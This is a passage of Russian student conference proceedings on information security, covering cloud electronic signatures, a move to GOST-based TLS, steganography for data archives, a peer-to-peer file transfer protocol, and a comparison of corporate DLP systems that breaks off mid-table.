рым направлением защиты может стать обеспечение целостности сети, обеспечиваемое специализированным устройством (IDS) или коммуникационным шлюзом (IoT Gateway) на основе обнаружения аномального трафика. Другим направлением обнаружения аномалий является глубокий анализ данных переданных на верхний уровень АСУ ТП, в том числе с применением методов машинного обучения. Дальнейшим направлением работы является разработка программных надстроек для некоторых ПЛК, позволяющих безопасно взаимодействовать с устройствами полевого уровня, а также выявление характерных особенностей траффика верхнего уровня, позволяющих выявить аномалию.

Список литературы

1. Cisco Inc. Архитектура и стратегия информационной безопасности Cisco // Информационный бюллетень
2. On SCADA PLC and Fieldbus Cyber-Security URL:https://www.researchgate.net/publication/323725974_On_SCADA_PLC_and_Fieldbus_Cyber-Security
3. Безопасность автоматизированных систем управления технологическими процессамиURL: https://www.ibs.ru/information-security/bezopasnost-avtomatizirovannykh-sistem-upravleniya-tekhnologicheskimi-protsessami-asutp/
4. Состав полевого оборудования АСУ ТПURL: https://helpiks.org/2-71345.html
5. Атаки на сети АСУ ТПURL: https://www.anti-malware.ru/threats/APCS-attacks
6. АСУ ТП. Вопросы безопасностиURL: http://www.jetinfo.ru/stati/asu-tp-voprosy-bezopasnosti

УДК 004.056.52

ОБЛАЧНАЯ ЭЛЕКТРОННАЯ ПОДПИСЬ

А.О. Денисова
Научный руководитель: др.физ.-мат. наук, профессор С.С. Титов
г. Екатеринбург, Уральский государственный университет путей сообщения

Аннотация. В данной статье происходит рассмотрение основных законодательных актов в Европе и Российской Федерации в области «Облачной» электронной подписи, производится обзор основного программно-аппаратного обеспечения для создания, проверки и работы с облачной электронной подписью, настройка рабочего места пользователя.
Ключевые слова. Электронная подпись, Федеральный закон, КриптоПро myDSS, КриптоПро HSM, КриптоПро Dss, КриптоПро CSP 5.0

Электронная подпись все шире охватывает нашу жизнь. В соответствии с Федеральным законом от 06.04.2011 N 63-ФЗ «Об электронной подписи», электронная подпись – это информация в электронной форме, которая присоединена к другой информации в электронной форме (подписываемой информации) или иным образом связана с такой информацией и которая используется для определения лица, подписывающего информацию [1]. В традиционном представлении квалифицированная электронная подпись хранится на сертифицированном носителе, так называемой «флешке», распоряжение и хранение которым представляется только владельцу электронной подписи. Но в данный момент идет широкое обсуждение внесения законопроектов для внедрения электронной подписи.

В европейском законодательстве Постановление 910/2014 (eiDAS) официально регулирует использование облачных подписей. На данный момент времени в Российской Федерации ознакомиться официально можно только с одним законопроектом. Данный законопроект предусматривает внесение изменений в Федеральный закон «Об электронной подписи» и находится на стадии подготовки заключения об оценке регулирующего воздействия [2].

Многие аккредитованные Удостоверяющие центры уже предлагают получение квалифицированной электронной подписи. Данные подписи работают с помощью приложения КриптоПро myDSS – приложение для смартфона предназначенное для работы с электронной подписью и контроля действия пользователя в информационных системах. Для использования ЭП, владельцу необходимо установить приложение MyDss из приложения Play Маркет или Apple store. Для начала работы требуется отсканировать QR-код полученный в Удостоверяющем центре.

При работе с приложением MyDss ключи электронной подписи хранятся в сертифицированном КриптоПро HSM в неизвлекаемом виде [3]. Пользовательские ключи хранятся в HSM в зашифрованном виде с использованием специальных мастер-ключей защиты. Эти мастер-ключи, в свою очередь, зашифрованы с использованием ключа активации HSM, который защищен с использованием схемы разделения секрета «3 из 5» с хранением компонент на смарт-картах администраторов безопасности [4].

Для предоставления пользователям графического интерфейса для управления криптографическими ключами используется КриптоПро Dss. Каждый пользователь получает доступ к управлению своими ключами после прохождения надежной аутентификации. Дополнительно каждый ключевой контейнер защищается индивидуальным Пин-кодом.

На рисунке 1 представлена схема взаимодействия Пользователя с облачным хранилищем электронной подписи [5].




Рисунок 1 – Схема взаимодействия

Для большего понимания представим, как происходит получение и настройка рабочего места для работы с облачной электронной подписью. Для этого в веб-интерфейсе тестового КриптоПро DSS создадим запрос на сертификат (рисунок 2). При завершении можно задать дополнительные параметры: pin-код для контейнера.

Рисунок 2 - Создание запроса на сертификат в тестовом УЦ

Осуществление настройки рабочего места пользователя начинается с установки КриптоПро CSP 5.0. При установки основного дистрибутива ПО осуществляется загрузка дополнительных компонентов для работы (Инструменты КрипоПро, Сертификаты и другое). Для получения доступа к

облачным подписям необходимо настроить облачный провайдер (рисунок 3), для подтверждения своих полномочий необходимо пройти авторизацию. При просмотре ключевых носителей в КрипоПро CSP 5.0 отображаются облачные токены, как показано на рисунке 4.




Рисунок 3 – Подключение к облачному провайдеру




Рисунок 4 – Просмотр ключевого контейнера

Как можно заметить из статьи, Россия широкими шагами движется к применению облачной электронной подписи, которая имеет массу преимуществ перед традиционной электронной подписью.

Список литературы

1. Федеральный закон от 06.04.2011 N 63-ФЗ «Об электронной подписи»

2. Законопроект №747631-7 «О внесении изменений в Федеральный закон «Об электронной подписи», Федеральный закон «О защите прав юридических лиц и индивидуальных предпринимателей при осуществлении государственного контроля (надзора) и муниципального контроля» и Федеральный закон «Об аккредитации в национальной системе аккредитации» [Электронный ресурс] 03.04.2018. URL: https://regulation.gov.ru/projects#npa=79636 (дата обращения:09.10.2019)

3. КрипоПро myDSS [Электронный ресурс] URL: https://www.cryptopro.ru/products/mydss (дата обращения:08.10.2019)

4. КриптоПро HSM [Электронный ресурс] URL: https://cryptopro.ru/products/hsm/cryptopro-hsm (дата обращения:09.10.2019)

5. КриптоПро Cloud CSP HSM [Электронный ресурс] URL: https://www.cryptopro.ru/products/cryptopro-cloud-csp (дата обращения: 09.10.2019)

УДК 004.056.55

О ЗАДАЧЕ ПЕРЕХОДА НА TLS С ГОСТ

Н.П. Байтимирова, А.Ю. Пикунова, Н.В. Нагженко
Научный руководитель: Н.В. Медведев
Екатеринбург, Уральский государственный университет путей сообщения

Аннотация. В данной статье рассматриваются проблемы, связанные с использованием иностранных сертификатов TLS и алгоритмов шифрования при организации защищенного соединения между браузером пользователя и сервером онлайн-ресурсов государства. Предлагаются меры безопасности передачи данных в сети Интернет, которые необходимо внедрить для того, чтобы государство было самостоятельным в управлении онлайн-ресурсами и обеспечивало защиту от влияния других стран на них.

Ключевые слова. Информационная безопасность, TSL-сертификат, удостоверяющий центр, защищенное соединение, отечественные алгоритмы шифрования, Крипто-Про, Спутник, Яндекс.

В июне 2018 г. компания GeoTrust заблокировала сертификат сайта Общественной палаты РФ, объяснив это наложенными на Российскую Федерацию санкциями. Как только сертификат был заблокирован, соединение перестало быть шифрованным и защищенным, пользователи, зашедшие на

сайт, получали уведомление о небезопасном соединении. Данный пример показывает, насколько важным инструментом влияния на онлайн-сервисы является контроль государства над центрами сертификации. Цель нашего исследования – анализ сложившейся ситуации, а также поиск вариантов решения данной проблемы.

На сегодняшний день многие онлайн-ресурсы Российской Федерации используют иностранные сертификаты TLS. Так, например, центральный банк использует сертификат, изданный удостоверяющим центром Thawte - Thawte RSA CA, сайт Госуслуги работает с сертификатом COMODORSAOrganizationValidationSecureServerCA. Все это представляет собой опасность, связанную с возможностью организации, которая выдала сертификат, отозвать его.




Рисунок 1

Для обеспечения самостоятельности в управлении онлайн-ресурсами, а также для защиты от влияния других стран государству необходимо создавать собственный УЦ выдачи TLS сертификатов, и переходить к российским алгоритмам шифрования. На сегодняшний день такие разработки уже ведутся. В марте 2019 года состоялась конференция РусКрипто, на которой также обсуждалась данная тема. Участники круглого стола рассказали о разработке дорожных карт по переходу на ГОСТ в национальном сегменте сети Интернет в рамках программы «Цифровая экономика» и Поручения Президента от 16 июля 2016 года №ПР-1380 «Об обеспечении разработки и реализации комплекса мероприятий, необходимых для перехода органов власти на использование российских криптографических алгоритмов и средств шифрования». И озвучили новость о том, что в феврале 2019 г

IANA одобрила внесение российских криптонаборов протокола TLS 1.2 в реестр, работы по данному направлению велись на протяжении 16 лет. Планируется начать работу над получением номеров IANA и для криптонаборов TLS 1.3 с ГОСТ.




Рисунок 2

Версия протокола и способ шифрования на данном моменте считаются утверждёнными, пользователь аутентифицирует ресурс (сервер), после чего устанавливается доверие между сервером и пользователем. До того, как пользователю предоставляется доступ к ресурсу с криптозащитой, браузер или операционная система проверяют подлинность сертификата ресурса или сайта путём обращения в УЦ. Для аутентификации перед началом информационного взаимодействия между браузером (пользователем) и ресурсом (сервером) используется технология PKI (PublicKeyInfrastructure). Стандарт X.509 определяет формат цифровых сертификатов и список отозванных сертификатов для PKI-инфраструктуры в сети Интернет. Данная технология позволяет проверить подлинность цифрового сертификата в момент соединения с сервером. Результат такой проверки подтверждается подписью УЦ, которую он ставит на сертификате сервера. Далее пользователь инициирует обмен ключами по Диффи-Хеллману.

Так как установление соединения TLS является длительным и трудоёмким процессом, в стандарте TLS есть несколько оптимизаций. В частности, имеется процедуравозобновления сессии, которая позволяет использовать ранее согласованные параметры для восстановления соединения.

Ранее назывались дополнительные меры безопасности передачи данных в сети Интернет, которые необходимо внедрять.Во-первых, необходи-

мо создать российский УЦ для выдачи TLS сертификатов. Однако и тогда проблема не решится полностью. Важным условием здесь является возможность обращения браузеров к данному УЦ в поисках сертификата. Если российский УЦ, который будет выдавать такие сертификаты, не будет предустановлен в операционных системах и стандартных настройках браузеров, пользователи, зашедшие на сайт с таким сертификатом, получат уведомление о небезопасном соединении.

Внедрением отечественного TLS занимаются Минкомсвязи, Ростелеком и ведущие российские разработчики криптографического оборудования, в том числе компания «Крипто-Про». В 2017 году «Спутник» и «Яндекс» начали заниматься разработкой бета-версий своих браузеров с использованием российских алгоритмов шифрования и к 2018 году продемонстрировали свои версии браузеров.

Во-вторых, для установления защищенного соединения, необходимо не только создать российский УЦ выдачи TLS сертификатов, но и использовать отечественные алгоритмы шифрования. В июле 2019 года Правительству РФ было дано поручение внести изменения в Федеральное законодательство с целью обеспечения разработки и реализации комплекса мероприятий, необходимых для поэтапного перехода федеральных органов исполнительной власти, органов государственной власти субъектов РФ, государственных внебюджетных фондов, органов местного самоуправления на использование российских криптографических алгоритмов и средств шифрования в рамках исполнения полномочий при электронном взаимодействии между собой, с гражданами и организациями. TLS предыдущих версий с отечественными криптоалгоритмами уже используются для защиты соединений на некоторых сайтах Госуслуг, например, на едином портале Госзакупок и в личном кабинете юридического лица на сайте Федеральной налоговой службы.

TLS использует для защиты информации шифронаборы. Шифронабор позволяет обеспечить не только сокрытие информации, но и её целостность. В состав шифронабора входит симметричный шифр. С его помощью осуществляется шифрование потока данных, передаваемых через TLS-сокет. На сегодняшний деньиспользуется симметричный алгоритм блочного шифрования AES-256. Заменить иностранный алгоритм могут два отечественных алгоритма шифрования, это ГОСТ Р 34.12-2015 «Информационная технология. Криптографическая защита информации. Блочные шифры», «Кузнечик» и «Магма».

Результат проверки подлинности сертификата подтверждается подписью УЦ, которую он ставит на сертификате сервера. Для подписи используются криптосистемы ECDSA, альтернативой которым на сегодняшний день является ГОСТ Р 34.10-2012 «Информационная технология. Криптографическая защита информации. Процессы формирования и проверки электронной цифровой подписи».

Сегодня применяется алгоритм хеширования SHA-256 (безопасный алгоритм из семейства SHA-2, размером 256 бит). Данный алгоритм работает с информацией, раздробленной на части по 512 бит (или другими словами 64 байта). Он производит ее криптографическое «смешивание», а затем выдаёт 256-битный хеш-код. В альтернативе возможно использование ГОСТ Р 34.11-2012, хеш-функции под названием Стрибог. Стрибог — это семейство хеш-функций, включающее в себя всего две функции. Функцию с длиной выходного значения в 256 или 512 бит. Обе эти функции имеют одинаковую структуру и отличаются друг от друга только начальным внутренним состоянием.

Подводя итоги, можно сказать, что наиболее правильным решением проблемы является плавный переход на российские алгоритмы, с помощью добавления опциональной возможности подключения по ГОСТ, без запрета работы по зарубежной криптографии для частных компаний. Браузеры могут осуществлять свою работу по следующей схеме: если браузер поддерживает отечественное шифрование, то будет использовано именно оно, в противном случае будет подключение через иностранные TLS-сертификаты. В итоге, если пользователь будет открывать, онлайн-ресурс в браузере Chrome, у него будет появляться сообщение о том, что для пользования данным сайтом ему лучше установить определённую версию «Спутника» или «Яндекс. Браузера». При этом для государственных органов использование зарубежных криптографических алгоритмов является небезопасным, поэтому необходимо реализовать комплекс мероприятий, направленных на использование российских криптографических алгоритмов и средств шифрования, российских TLS-сертификатов.

Список литературы

1. URL: https://mnorin.com/tls-ssl-neobhodimy-j-minimum-znanij.html
2. URL:https://docs.microsoft.com/ru-ru/windows/desktop/SecAuthN/transport-layer-security-protocol
3. URL: https://habr.com/ru/post/357422/
4. URL: https://studopedia.ru/13_8579_standart-X.html
5. ГОСТ Р 34.10-2012 «Информационная технология. Криптографическая защита информации. Процессы формирования и проверки электронной цифровой подписи»
6. ГОСТ Р 34.11 – 2012 «Информационная технология. Криптографическая защита информации. Функция хеширования»
7. ГОСТ Р 34.12-2015 «Информационная технология. Криптографическая защита информации. Блочные шифры»
8. Шон Харрис "CISSP All-In-One Exam Guide" – 984 с
9. Федеральный закон от 09.02.2009 №8-ФЗ «Об обеспечении доступа к информации о деятельности государственных органов и органов местного самоуправления»

УДК 004.056.5

ПРИМЕНЕНИЕ СТЕГАНОГРАФИИ ДЛЯ ФОРМИРОВАНИЯ АРХИВОВ ДАННЫХ

Щеголихин И.С., Жердев Д.А.
Научный руководитель: канд. техн. наук, ст. препод. Коновалов М.В.
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В данной научной работе рассматриваются три вида стеганографии: цифровые отпечатки, стеганографические водяные знаки, скрытая передача данных -и их применение. Рассмотрена реализация стеганографии на языке С.

Ключевые слова. Стеганография, стегосообщение, контейнер, передача данных, скрытая передача данных, стеганографические водяные знаки, цифровые отпечатки.

Цифровые отпечатки (ЦО). Данный вид стеганографии предполагает уникальные стегосообщения для каждого контейнера.

Основная цель ЦО - сделать уникальным каждый контейнер или каждую копию контейнера.

Применение ЦО находит в отраслях, связанных с авторским правом. В качестве примера такого применения может послужить ЦО, внедряемые в видео файлы, для того, чтобы отслеживать незаконное копирование. Описание алгоритма обнаружения копирования на основе видеопотока представлено на рис.1. Алгоритм извлечения – извлекает из потока какие-либо характеристики видео (яркость, контрастность кадров) и на основе этих данных происходит формирование ЦО. Алгоритм принятия решения – сравнивает ЦО видео с ЦО в базе данных и принимает решение является ли видеоряд подлинным.




Рисунок 1 - Алгоритм обнаружения копирования

Стеганографические водяные знаки (СВЗ). СВЗ предполагает уникальное стегосообщение для каждого контейнера. Однако копии конкретного контейнера будут содержать такое же стегосообщение, как у первоисточника. Цель СВЗ - подтвердить подлинность уникального контейнера или его копий. Цикл жизни СВЗ продемонстрирован на рис.2, гдеS – сигнал источник, E–внедряющая функция, D–функция обнаружения водяных знаков, R – функция извлекающая внедренное сообщение. Если была произведена атака (A), то у сигнала S_{EA}водяные знаки могут были изменены либо вовсе уничтожены, если это произошло, то функция Dне сможет их обнаружить и возвратит соответствующее значение.




Рисунок 2 - Цикл жизни СВЗ

Основное применение СВЗ находит в нанесении водных меток фотоаппаратом на фотографии, сделанные непосредственно им самим.

Скрытая передача данных (СПД). Цель СПД: Скрыть факт передачи данных.

Реализуется СПД, например, в алгоритме LSB, суть которого состоит в следующем: в графическом файле происходит замена определенного числа наименее значащих бит в байтах, ответственных за кодирование цвета. В качестве конкретного примера зашифруем строку содержащую фразу "HelloWorld!" ровно 100 раз. Исходное изображение представлено на рис. 3, изображение содержащее сообщение представлено на рис. 4.

Рисунок 3 - Исходное изображение

Рисунок 4 - Изображение, содержащее сообщение

Рассмотрим процесс сокрытия данных схожий с алгоритмом LSB и его реализацию на языке С.

В качестве контейнера будем рассматривать массив типа uint (размер uint = 4 байтам), состоящий из 10 элементов: 12,127,52,98,32,74,28,65,93,21. В роле стегосообщения выступает также массив типа uint, состоящий из 10 элементов: 11, 97, 42, 44, 55 ,125 ,77 ,90, 23, 123.

Если каждый член контейнера и стегосообщения находится в отрезке [0,255], то мы можем манипулировать свободными байтами по своему усмотрению.Воспользуемся этим свойством и интегрируем стегосообщение в контейнер, поместив значения m_iчлена стегосообщения в один из байтов n_i члена контейнера$(0 \leq i < 10)$.Для этой цели используются указатели на тип данный char. Результат выполнения программы продемонстрирован на рис. 5.




Рисунок 5 - Результат моделирования

Таким образом, сообщение из контейнера хранит в себе также и стегосообщение.

Список литературы

1. Коновалов М.В., Михайлова У.В., Хусаинов А.А., Санарбаев Р.Ж. Алгоритмы шифрования данных // Актуальные проблемы современной науки, техники и образования. 2013. Т. 2. № 71. С. 159-161.

2. Михайлова У.В., Хусаинов А.А. Особенности и проблемы, возникающие при разработке моделей угроз информационной безопасности // Безопасность информационного пространства: сб. материалов XV Всеросс. науч.-практич. конф. студентов, аспирантов и молодых ученых. под ред. Д.И. Дик. Курган: ФГБОУ ВО «Курганский государственный университет». 2016. С. 72-75.

3. Мазнин Д.Н., Михайлова У.В., Баранкова И.И., Афанасьева М.В. Организация защиты данных в вычислительных сетях Магнитогорск, 2018

4. Вебсайт в формате группового блога, содержащий статьи посвященные бизнесу, информационным технологиям и интернету [Электронный ресурс] – режим доступа: https://habr.com/ru/.

УДК 004.057.4

РЕАЛИЗАЦИЯ РАСПРЕДЕЛЁННОГО ХРАНЕНИЯ И ПЕРЕДАЧИ ДАННЫХ В P2P-СЕТИ

М.И. Теплинский
Научный руководитель: доцент каф. компьютерной безопасности и прикладной алгебры, И.А. Маткин
г. Челябинск, Челябинский государственный университет

Аннотация. Обмен информации в 21 веке - одно из самых частых действий, которое делает человек. До появления компьютеров у людей всегда был выбор как доставить данные, например, письмом или посланием. С появлением и распространением вычислительных машин способов не уменьшилось. Раньше компьютеры объединялись в локальные сети. Потом эти сети становились все больше, и такими темпами мир пришел к глобальной сети Интернет. Теперь данные можно передавать в любую точку мира, и вариантов для этого все также много. Например, существуют модели передачи данных, где данные передает сервер. Также существуют и одноранговые сети, они же peer-to-peer сети, о которых и пойдет речь в моей работе. Актуальность этой темы заключаются в том, что в современном мире все сети контролируются с помощью серверов, подконтрольных компаниям и из-за этого порой возникает много проблем, от тотального контроля, до неудовлетворительной работы сервисов. Умение написать хорошее сетевое приложение – один из множества необходимых навыков специалиста по компьютерной безопасности.
Ключевые слова. Сети, протокол, обмен данными, p2p-сеть, передача информации.

При использовании компьютера всегда передаются какие-то данные, и происходит это чаще всего по заранее установленным договоренностям – протоколам. Также протоколы используются для передачи и использования данных по сети, например, LDAP, или SSH.

Существуют протоколы и для передачи данных внутри peer-to-peerсетей, которые могут быть как локальными, так и глобальными. Для таких целей зачастую используется ныне популярный протокол BitTorrent. Его используют для так называемых «торрентов». С помощью программ, реализованных на основе данного протокола можно быстро передавать данные между большим количеством участников.

В p2pсетях есть участники сети – пиры (от англ. Peer), за счет которых и достигаются большие скорости передачи данных. Суть состоит в том, что файл изначально делится на части, которые в дальнейшем и скачиваются между участниками данной равноправной сети. То есть в данной схеме отсутствует сервер. Выигрыш в скорости происходит из-за «отсутствия» сервера, так как сервером является каждый участник. Именно по этой причине сеть и является равноправной.

Реализованный протокол поддерживает операции для работы между клиентами, они же пиры, и обращения к серверу, о функциональности которого сказано ниже. То есть клиент может, как запросить блок, сверить его hash-сумму, так и отправлять блоки данных. Таким образом, и реализуется передача данных между клиентами, список которых также поддерживается по протоколу.

В реализованном протоколе также есть опция для создания «сервера», который на самом деле решает проблему первого подключения, которая обычно решается с помощью так называемых «торрент-трекеров». В случае реализации клиента на моем протоколе сразу предусматривается возможность захостить сервер, который будет выполнять все те функции, которые обычно выполняет торрент-трекер. Но, так как данный протокол спроектирован для p2p-сетей, то его наличие не обязательно, в отличие от ситуации с программами, использующими BitTorrent. Минусом данного протокола является то, что для его использования все IP-адреса должны находиться в одной локальной сети, либо иметь белые IP-адреса.

Также было проведено исследование о рациональном размере блока для передачи данных по сети. Были задействованы размеры от 2048 до 65536 байт. В качестве метрик была выбрана скорость фактического завершения скачивания файла, скорость хеширования и размер файла с необходимой информацией для передачи данного файла. Исходя из проведенных исследований, было выяснено, что самый оптимальный вариант блока – 8192 байта.

Список литературы

1. Компьютерные сети [Текст]: пер. с англ. / Э. Таненбаум. - 4-е изд. - Санкт-Петербург: Питер, 2003. - 991 с.: ил. - (Классика computer science). - Библиогр.: с.952-970. - ISBN 5-318-00492-X: Б. ц.

2. Accept function [Электронный ресурс] // Microsoft: [сайт]. URL: https://docs.microsoft.com/en-us/windows/desktop/api/Winsock2/nf-winsock2-accept

3. Bind function [Электронныйресурс] // Microsoft: [сайт]. URL:https://docs.microsoft.com/en-us/windows/desktop/api/winsock2/nf-winsock2-bind

4. Connect function [Электронныйресурс] // Microsoft: [сайт]. URL:https://docs.microsoft.com/en-us/windows/desktop/api/winsock2/nf-winsock2-connect

5. Select function [Электронныйресурс] // Microsoft: [сайт]. URL:https://docs.microsoft.com/en-us/windows/desktop/api/winsock2/nf-winsock2-select

6. Recv function [Электронныйресурс] // Microsoft: [сайт]. URL:https://docs.microsoft.com/en-us/windows/desktop/api/winsock2/nf-winsock2-recv

7. Socket function [Электронныйресурс] // Microsoft: [сайт]. URL:https://docs.microsoft.com/en-us/windows/desktop/api/winsock2/nf-winsock2-socket

8. WSAPoll function [Электронныйресурс] // Microsoft: [сайт]. URL:https://docs.microsoft.com/en-us/windows/desktop/api/winsock2/nf-winsock2-wsapoll.

УДК 004.056.5

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ СОВРЕМЕННЫХ DLP-СИСТЕМ, ПРИМЕНЯЕМЫХ В КОРПОРАТИВНЫХ СЕТЯХ, ПО ПРОТИВОДЕЙСТВИЮ ВНУТРЕННИМ УГРОЗАМ

А.А. Абдулин
Научный руководитель: канд. техн. наук, доц. А.Н. Соколов
г. Челябинск, Южно-Уральский государственный университет

Аннотация. В статье описаны основные функциональные возможности систем предотвращения утечек данных (DLP-системы). Выделены современные программные решения в области DLP-систем, проведен их сравнительный анализ по наличию необходимых функциональных возможностей, проанализированы направления развития DLP-систем и запросы IT-компаний к разработчикам DLP-систем.

Ключевые слова. DataLeakPrevention (предотвращение утечки данных), DLP-система, информационная безопасность, канал связи,лингвистический анализ, утечка информации.

Проблема утечки корпоративных данных сегодня носит массовый характер. По статистическим данным портала tadviser.ru за 2018 год, более 60 % утечек данных происходит по вине собственных сотрудников [1].

Современные способы предотвращения утечек конфиденциальных данных (ограничение прав доступа, шифрование и т.д.) статичны и позволяют обеспечить защиту конфиденциальной информации, только в местах ее хранения (Data-at-Rest), и не дают возможности контроля за процессом обработки и передачи информации [2].

Исходя из современных требований к обеспечению защиты каналов передачи данных, появились специализированные технологии и решения,

которые могут контролировать данные в процессе обработки и передачи (Data-in-Motion). Современные системы DLP (Data Leak Prevention) – это технологии, позволяющие предотвратить утечку из организации именно конфиденциальной информации. При этом информация, которая не попадает в категорию «конфиденциальная» может свободно передаваться по любым электронным каналам [2].

Основные функциональные возможности DLP-систем можно представить в виде схемы (рис. 1.).

Рис 1. Функциональные возможности современных DLP систем

Основываясь на вышеизложенных функциональных возможностях DLP-систем, проведем сравнительный анализ, наиболее популярный решений от различных производителей (табл. 1).

Таблица 1

Сравнительный обзор средств предотвращения утечек данных (DLP-систем)

DLP системы	Гарда Предприятие	Infowatch Traffic monitor Enterprise	Контур информационной безопасности	Falcongaze SecureTower	Zecurion DLP	Solar Dozor
Каналы связи						
Электронная почта	SMTP	SMTP	SMTP	SMTP	SMTP	SMTP
	POP3	POP3	POP3	POP3	POP3	POP3
	IMAP	IMAP	IMAP	IMAP	IMAP	IMAP
	MAPI	MAPI	MAPI	MAPI	MAPI	Веб-почта
	NNTP	S/MIME	NNTP	Веб-почта	Веб-почта	
	S/MIME	Веб-почта	S/MIME			
	Веб-почта		Веб-почта			
Контроль IP-телефонии	Да (SIP, H.323, T.38, MGCP,	Нет	Да, SIP	Да, SIP	Нет	Нет

DLP системы	Гарда Предприятие	Infowatch Traffic monitor Enterprise	Контур информационной безопасности	Falcongaze SecureTower	Zecurion DLP	Solar Dozor
	SKINNY)					
Запись голоса в VoIP-телефонии	Да	Нет	Да	Да	Нет	Нет
Контроль HTTP	Только на сети, либо по ICAP	На сети, на агенте	На сети, на агенте	На сети, на агенте	На сети, на агенте	На сети
Обнаружение нестандартных протоколов	Потоки сетевого трафика	Н	Нет	Нет	Нет	Нет
FTP и его модификации	Да	Да	Да	Да	Да	Да
Распознавание передачи САПР-файлов	Да	DWG	CAD-файлы	DWG и DXF	Нет	DWG
Режимы работы						
Исполнение подсистемы контроля (агенты+сетевая часть, только агенты)	Агенты рабочих мест и сетевая часть (анализатор)	Агенты (и сетевая часть	Агенты (Endpoint Sniffer) и сетевая часть (Network sniffer)	Агенты и сетевая часть	Агенты и сетевая часть по каждому модулю	Агенты и сетевая часть
Работа в режиме мониторинга	Да	Да	Да	Да	Да	Да
Работа в режиме блокировки	Да	Да	Да	Да	а	Да
Возможность контроля вне сети компании	Да	Да	Да	Да	а	Да
Работа с собранными данными						
Гибко настраиваемые дашборды в интерфейсе	Да	Да	Нет	Нет	Да	Нет
Поиск по регулярным выражениям	Да	Да	Да	Да	Да	Да
Граф-схема взаимодействий персонала	Да	Да	Да	Да	Да	Да
